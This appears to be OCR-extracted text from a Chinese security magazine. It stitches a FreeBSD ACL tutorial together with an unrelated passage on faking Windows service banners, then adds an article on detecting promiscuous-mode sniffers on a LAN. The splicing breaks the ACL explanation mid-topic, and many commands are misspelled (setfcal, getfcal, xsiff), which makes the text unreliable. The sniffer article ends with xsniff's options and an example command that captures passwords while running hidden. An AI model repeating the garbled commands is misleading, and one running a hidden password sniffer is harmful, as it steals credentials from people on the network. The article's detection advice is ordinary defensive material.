ACL（Access Control Lists），即访问控制列表，是FreeBSD 5.0及其后续版本加入的一个新特性，基于UFS2文件系统。使用它可以严格地控制用户、组和其他用户的访问权限，并可以针对文件和目录做多项设置，同时还可以给那些通过ACL被授予权限的用户和组设置一个最大权限掩码，这样就可以覆盖ACL实际授予的权限。在介绍ACL之前，需要对基本的权限设置有所了解，如果你是一个UNIX新手，对权限设置不太了解，那就请仔细看下面的内容，它关系着你是否可以看懂ACL规则。

FreeBSD访问控制策略

在FreeBSD 5.0之前，设置文件、目录的权限只有3部分，分别为U（User，用户）、G（Group，组）、O（Other，其他用户），使用Chmod（Change Mode）命令设置访问权限，根据自己的习惯，可以用"数字模式"和"符号模式"设置访问权限。

1.数字模式




图4

经过这样的简单设置，我原来是Serv-U的服务器，现在换成了MS的FTP服务器，嘿嘿，让入侵者用MS FTP服务器的漏洞去尝试吧！反正累死人我是不偿命Di！同理，系统的其他服务也可以用这样的方法去更改，以达到迷惑入侵者的目的，让他们找不到存在漏洞的服务，攻击自然无从谈起。

在这里，给大家介绍一个很方便的工具包：Banner Edit Tool，内含Apache-Win32 Banner Edit 1.1、MS-FTP Banner Edit 1.0、IIS/PWS Banner Edit 1.1、MS-SMTP Banner Edit 1.0 4种Windows下网络服务Banner编辑工具，可以简单方便地通过编辑该服务Banner相对应的DLL文件达到修改Banner的目的。我们简单地看看IIS的Banner信息如何修改，只需要直接运行IIS-Banner-Edit.exe，在"New Banner"框内写上你想得到的Banner信息，点下面的"Svae to file"就可以修改你服务器上的信息了，如图5 所示。




图5

同样，其他服务的banner信息也可以这样修改，总的来讲目的只有一个，就是迷惑入侵者，让他搞不清楚目标系统究竟是什么具体版本，这样的直接效果就是让他无法利用现有的漏洞去入侵服务器，最终达到服务器上漏洞防护的目的。

使用Chmod改变访问权限，其中一种方式就是使用一个三位数的八进制数，这个八进制数分别唯一地对应一种权限，而三位数中的每位数又代表着某一个所有权模式，分别控制着用户、组和其他用户相应的访问权限。可以使用的数字有4个，如下所示

[------------权限数字及其含义------------]

0	没有任何权限
1	执行权限（对目录来说是查找权限）
2	写权限
4	读权限

有了这4位数字，可以方便定义访问权限，而且还可以将这4位数字加在一起构成一个全心的三位数的数字，例如：

[------------完整的数字权限模式------------]

755	用户可读可写可执行，组和其他用户可读可执行
644	用户可读可写，组和其他用户可读
600	用户可读可写，组和其他用户没有访问权限

可以使用如下命令给一个文件、目录指定访问权限

#chmod 755 Test.sh OR #chmod 600 /test

在这三位数的基础之上，我们还可以再添加一位数，以便提供一些"额外"的特性，我们占且将其称之为第四位数，同样，它也是由4个八进制数组成，如下所示

[------------附加数------------]

0	一般权限
1	粘连位，仅用于目录
2	组ID，或"Setgid"
4	用户ID，或"Setuid"

使用的时候，需要将这位数放到那三位数之前，也就是：

#chmod 0755 Test.sh OR #chmod 4600 /test

2，符号模式

有三种符号用于修改访问权限，分别为"+"、"-"、"="，它们的含义很明显，可以理解为"加"、"减"、"赋值"；同样也有一系列的格式字符串于上边的数字对应，如下所示

[------------符号权限------------]

R	读（Read）	S	Setuid和Setgid位
W	写（Write）	U	用户（User）
X	执行	G	组（Group）
T	粘连位	O	其他用户（Other）

使用ls al File Name可以显示完整的权限设置，包括所有权和访问权限。

```
#ls al /root
Drwxr-xr-- 3 root users …… test
……
-rwxr--r-- 1 root users …… Test.sh
……
```

开头的字母"D"表示这是一个目录，后边的字符串"rwxr-xr--"需要分成三部分理解，首先是"rwx"，这表示用户位，也就是Root用户拥有读、写和访问目录权限 然后是"r-x"，这表示用户组位，也就是Users组拥有读和访问目录权限 最后是"r--"，这是其他用户位，也就是其他用户只有读权限。在看Test.sh这个脚本，它的第一位是一个"-"符号，这就表示这是一个文件，同样，这也是区分目录和文件的最好方法。

以上是FreeBSD系统基本的权限设置，事实上，大部分UNIX/LINUX系统都是这样。不管怎么样，以上内容是必须掌握的，否则是无法使用ACL的，尤其是上边的那些"权限符号"，设置ACL规则无可避免的要使用这些符号。

ACL扩展FreeBSD访问控制策略

1，准备工作

（1）配置内核

首先是检查内核配置文件，虽然UFS扩展已经包括在5.0发行版的缺省内核中（GENERIC），但你如果编译过内核，并且去掉了ACL相关的条目，那就需要再次编译内核 如果你一直运行的是缺省内核那就不必编译内核了。

为了确定是否起用了UFS扩展，需要在内核配置文件查找下列几行，Intel 80x86平台中内核配置文件在/usr/src/sys/i386/conf目录中（根据你重新构造内核的次数，目录中的文件也不相同），Alpha平台内核配置文件则在/usr/src/sys/alpha/conf目录中。如果没有起用UFS扩展，需要手工添加如下几行：

```
Options UFS_EXTATTR
Options UFS_EXTTR_AUTOSTART
Options UFS_ACL
```

如果内核中已经有了这些选项，则不需要做任何事情了。如果内核中没有这些选项，那么就需要添加以上内容并重新编译一个内核。

```
#cd /usr/src/sys/i386/conf
#cp KERNEL1 KERNEL2
#vi KERNEL2
……
#cd /usr/src
#make buildkernel KERNEL1=KERNEL2
//编译内核，并用KERNEL2代替KERNEL1
#make installkernel KERNEL1=KERNEL2
……
//安装内核，并用KERNEL2代替KERNEL1
```

完成更新之后重新启动系统，接下来就是配置想使用ACL的文件系统。

（2）配置文件系统

要想使用ACL，需要使用Extattrctl命令扩展文件系统的属性。例如现在我们打算在/usr挂载点装入ACL扩展，步骤如下：

```
#mkdir /usr/.attribute /usr/.attribute/system
#cd /usr/.attribute/system
#extattrctl initattr p /usr 388 posixle.acl_access
//使用这个命令会生成一些ACL必要的备份文件。在比较大的文件系统上，这个命令可能需要等待几分钟
#extattrctl initattr p /usr 388 posixle.acl_default
//在第一次Extattrctl命令成功之后，需要再执行一次这个命令，只是后边的文件名不同了。（第一次是posixle.acl_access，第二次是posixle.acl_default）
```

在两次命令都执行过之后，就可以重新启动系统或者重新启动文件系统，以使刚才的设置生效。全部完成之后，就可以在/usr下使用ACL了。设置其他挂载点的方法同上。

2，使用ACL

（1）获取与ACL相关信息

获取ACL的相关信息，需要使用Getfacl实用程序，它可以获取文件和目录中现有的ACL设置信息。假如现在创建一个Test.txt文件，缺省的权限设置为644，可以使用Getfacl Test.txt获取ACL信息。

```
#getfacl Test.txt
#file:Test.txt
#owner:0
#group:0
User::rw-
Group::r--
Other::---
```

回显的第一行是文件名，随后两行是文件所属的用户和组的UID和GID（在这里是Root用户），最后三行是当前的权限设置，具体含义在第二部分已经说过了。

（2）在ACL中添加用户或组

设置ACL就不能使用Getfacl程序了，需要使用Setfcal实用程序，例如接着为Test.txt赋予User_1用户读权限。

```
#setfcal  m u:User_1:r Test.txt
#getfcal Test.txt
......
User::rw-
User:User_1:r--
Group::r--
Other::---
```

现在ACL列表中已经多了一个User_1的用户，也就是说，现在用户User_1可以读取这个文件的内容了，即使User_1用户没有基本的文件存取权限。

当然也可以同时赋予User_1用户各种权限，例如赋予User_1用户读、写权限。

```
#setfcal  m u:User_1:rw Test.txt
#getfcal Test.txt
......
User:User_1:rw-
```

用户User_1现在可以读、写这个文本文件了。如果要设置组权限，只需把-m参数后边的U修改为G，例如

```
#setfcal  m g:users:rw Test.txt
#getfcal Test.txt
......
Group:users:rw
```

Users用户组对Test.txt文件有读、写权限。

（3）最大权限掩码

最大权限掩码（Maximum Permissions Mask）是控制ACL列表中的任何用户和组可以使用的最大权限。最大权限掩码仅仅对那些能够访问ACL列表中文件和目录的用户和组有效，它并不影响所有者拥有的基本权限、用户组所拥有的权限和其他用户的基本权限，任何一个没有在ACL列表列出来的只能使用基本文件权限操作文件。

现在我们为Test.txt赋予一个最大权限掩码

```
#setfcal  m m::r Test.txt
#getfcal Test.txt
......
User:User_1:rw-
......
Mask::r--
Other::---
```

这里需要注意一下，虽然User_1用户有读、写权限，但由于最大权限掩码只有读权限，所以，User_1用户的最大权限也是读。如果现在继续对User_1用户设置ACL，那最大权限掩码也会随之变动，可以使用-n参数禁止掩码更新，例如：

```
#setfcal -n -m u:User_1:rwx Test.txt
#getfcal Test.txt
......
User:User_1:rwx
......
Mask::r--
Other::---
```

如果不使用-n参数，那Mask就会变为"Mask::rwx"，这里需要多加注意，不要因为掩码设置问题造成权限的混乱。

如果系统上的用户和组非常多，一个一个设置太麻烦了，幸好可以在同一个命令行中加入多个ACL规则，而只需注意用逗号分割这些ACL规则。

```
#setfcal  n  m u:User_1:r,u:User_2:rw,g:users:r, Test.txt
```

这个命令赋予了User_1用户读权限，User_2用户读、写权限和Users组的读权限。并且使用了-n参数禁止了掩码更新。

（4）在ACL中拒绝/删除用户或组

使用ACL可以拒绝某个用户和组的访问权限，也可以直接删除某个用户和组的访问权限。

```
#setfcal -m u:User_1: Test.txt
#getfcal Test.txt
......
User:User_1:---
......
```

上边是拒绝User_1用户的访问权限，即使User_1属于该文件组的成员，同样会遭到拒绝。ACL可以否决基本文件访问权限，即使基本文件访问权限允许该用户访问这个文件。可以说ACL是权限当中级别最高的。

如果打算删除ACL规则，就需要使用-x参数。

```
#setfcal -x u:User_1: Test.txt
```

如果打算删除所有的ACL规则，就需要使用-b参数。


```
#setfcal -b Test.txt
```

使用好ACL可以很好地控制存取权限，上边我只是举了几个例子，要想发挥ACL的威力，还需要大家在实践慢慢摸索。另外，对于目录的设置和文件是一样，限于篇幅，就不再详述了。Getfcal和Setfcal的Man手册页的内容都很全面，英文好的朋友可以看看。如果对文章有任何意见，可以来我的网站讨论 www.RingZ.org。

脚本小子：混杂模式下的监听一直是网络中不算漏洞的漏洞，因为很多人认为这是网络协议的固有缺陷，是无法通过软件途径去解决的，所以编辑部常接到很多网络管理员的“求救电话”，说网络被人监听了，机密数据全部被窃取，而苦于没有这样的防范办法。让我们冷静下来仔细想：既然这样的监听是基于混杂模式下的，那我们从漏洞原理上去分析，一定能找到它的防范方法的，不信？请看此文！

适合读者	网络管理员
前置知识	局域网内数据传输基本原理
难度等级	中

防范局域网内监听有妙招



文／图　squall

相信很多朋友都在各地的网吧或学校的LAN里嗅探过别人的密码，有些人是出于对黑客技术的热爱，而有些人只是为了满足盗取别人账号后的成就感才进行sniffer的。当然，如果你只是技术上的研究那还可以，但你要私自更改他人的密码，这点可就不好了。所以就这种情况，我想谈谈如何来防范、避免局域网内监听的发生。

先让我们初步了解一下什么是监听，它是如何进行工作的。监听又称嗅探，指在局域网内的一台主机、网关上放入监听程序，从而可以监听出网络的状态、数据流动情况以及传输数据的信息。以太网协议的工作方式为将要发送的数据包发往连接在一起的所有主机，在包头中包括着应该接收数据包的主机的正确地址。因此，只有与数据包中目标地址一致的那台主机才能接收数据包，但是主机在监听模式（即混杂模式）下，无论数据包中的目标物理地址是什么，主机都将接收（只有在同一网段内才可以进行监听，也就是说一台计算机只能监听经过自己网络接口的那些信息包，不是同一网段的数据包，在网关就被滤掉了）。在通常条件下，用户的所有信息，包括帐号和密码都是以明文的方式在网络上传输的。因此，只要具有初步的TCP／IP知识的人利用嗅探程序获取用户的各种信息并不是一件很困难的事。

下面我给大家画一张图，以便更能明白监听的原理。

```
+------------------+    →→→    +------------------+
| LAN 内的主机 C   |-----------| LAN 内的主机 A   |
+------------------+    ←←←    +------------------+
                         ↓
                 +---------------+
                 |    Sniffer    |
                 +---------------+
```

监听起到了中间人的作用，这和电话监听的原理是一样的。既然监听那么厉害，我们就无法防范了吗？答案是 不！被安装监听程序的计算机是非常消耗CPU资源的，在一个担负繁忙的计算机中进行监听，管理员是很容易发现的，他只要按住热启键查看CPU性能即可。但这种方法是存在弊端的、不准确的，我们还须进一步作出判断。

首先，把怀疑被安装上了监听程序的计算机，用另一台主机去Ping（记住！一定要事先把主机的MAC地址修改一下，换句话说是让交换机不能识别对应该主机的MAC地址。）大家也许会发愁了，因为修改MAC地址需要手工修改注册表来实现，步骤很繁琐，在这里，我给大家推荐一个修改MAC地址的工具 —— MacModify，下面我来介绍一下该程序的用法。

```
1.smac -listp
列出所有网卡号对应的IP地址
2.smac -listmac
列出系统所有网卡的mac地址
3.smac -modifymac 网卡号 新的mac地址
修改某个网卡的mac地址
```

下面我们要更改IP地址192.168.0.10，它对应的MAC地址是A0-01-02-03-27-63，要将它改为A0-01-02-03-27-64，如图1所示。




图1

然后，我们重新启动计算机。重起之后，MAC地址就更改过来了，如图2 所示：




图2

到此MAC地址修改完毕，下面我们要做的是Ping那台怀疑被监听的主机了。

在正常条件下，没有被安装监听程序的计算机是不能Ping通的，因为在同一个网段内的网络寻址不是依靠IP而是MAC地址（物理地址），当你用修改后的MAC地址主机去Ping另一台没有安装过监听程序的主机，它首先广播一个ARP请求数据包，该数据包包含源本机IP地址和MAC地址以及目标IP地址，这时网络中的每台主机都可以接收到这个ARP请求的数据包，而只有目标主机会处理这个ARP数据包并作出响应，将目标主机的物理地址直接发送给源主机，而我们之前已把没有安装过监听主机的MAC地址改掉了，固在交换机对应的MAC地址已经不存在了，所以才会产生不能Ping通（双方互相通信）这种状况。到这里，也许有些新手感到有些晕了。没关系，我用一个例子说明一下，你就可能明白了：比如我们把教室比作局域网，教室里面的学生比作各台计算机，老师在叫A君回答问题时，教室里面的学生全部都听到了老师的问题，但只有A君才会响应老师，同样如果A君因为某事没有来上课，那老师再叫A君时，A君当然不会响应老师。通过这个鲜明的例子，相信大家都明白了。

那么我们再来谈谈Ping被安装监听程序的计算机，当用正确的IP地址和错误的MAC地址去Ping，运行监听程序的计算机就会有响应（能够Ping通），这是因为正常的主机不接受错误的物理地址，处于监听状态的主机就可以接收该数据包。通过该方法，你就可以顺利找到被安装监听程序的计算机。下面我通过一个典型的例子，给大家实践讲解一下，如何防止被监听（Sniffer）。

在学校、企业内部网络里，FTP是最为常用的一项服务，但它在数据存储过程中是以明文的方式出现的，“黑客”只要在一台登录该FTP服务器上的机子安装Sniffer软件，那他就在你登录的时候就可以把密码获取到。目前Windows最常用的就是安全焦点的glacier（冰河作者）开发的xsniff，它的特点就是体积小，操作简单，可捕获局域网内FTP/SMTP/POP3/HTTP协议密码。

TIPS: xsniff <选项>

-tcp	输出TCP数据报
-udp	输出UDP数据报
-icmp	输出ICMP数据报
-pass	过滤密码信息
-hide	后台运行
-host	解析主机名
-addr <IP地址>	过滤IP地址
-port <端口>	过滤端口
-log <文件名>	将输出保存到文件
-asc	以ASCII形式输出
-hex	以16进制形式输出

示例：xsiff.exe -pass -hide -log pass.log
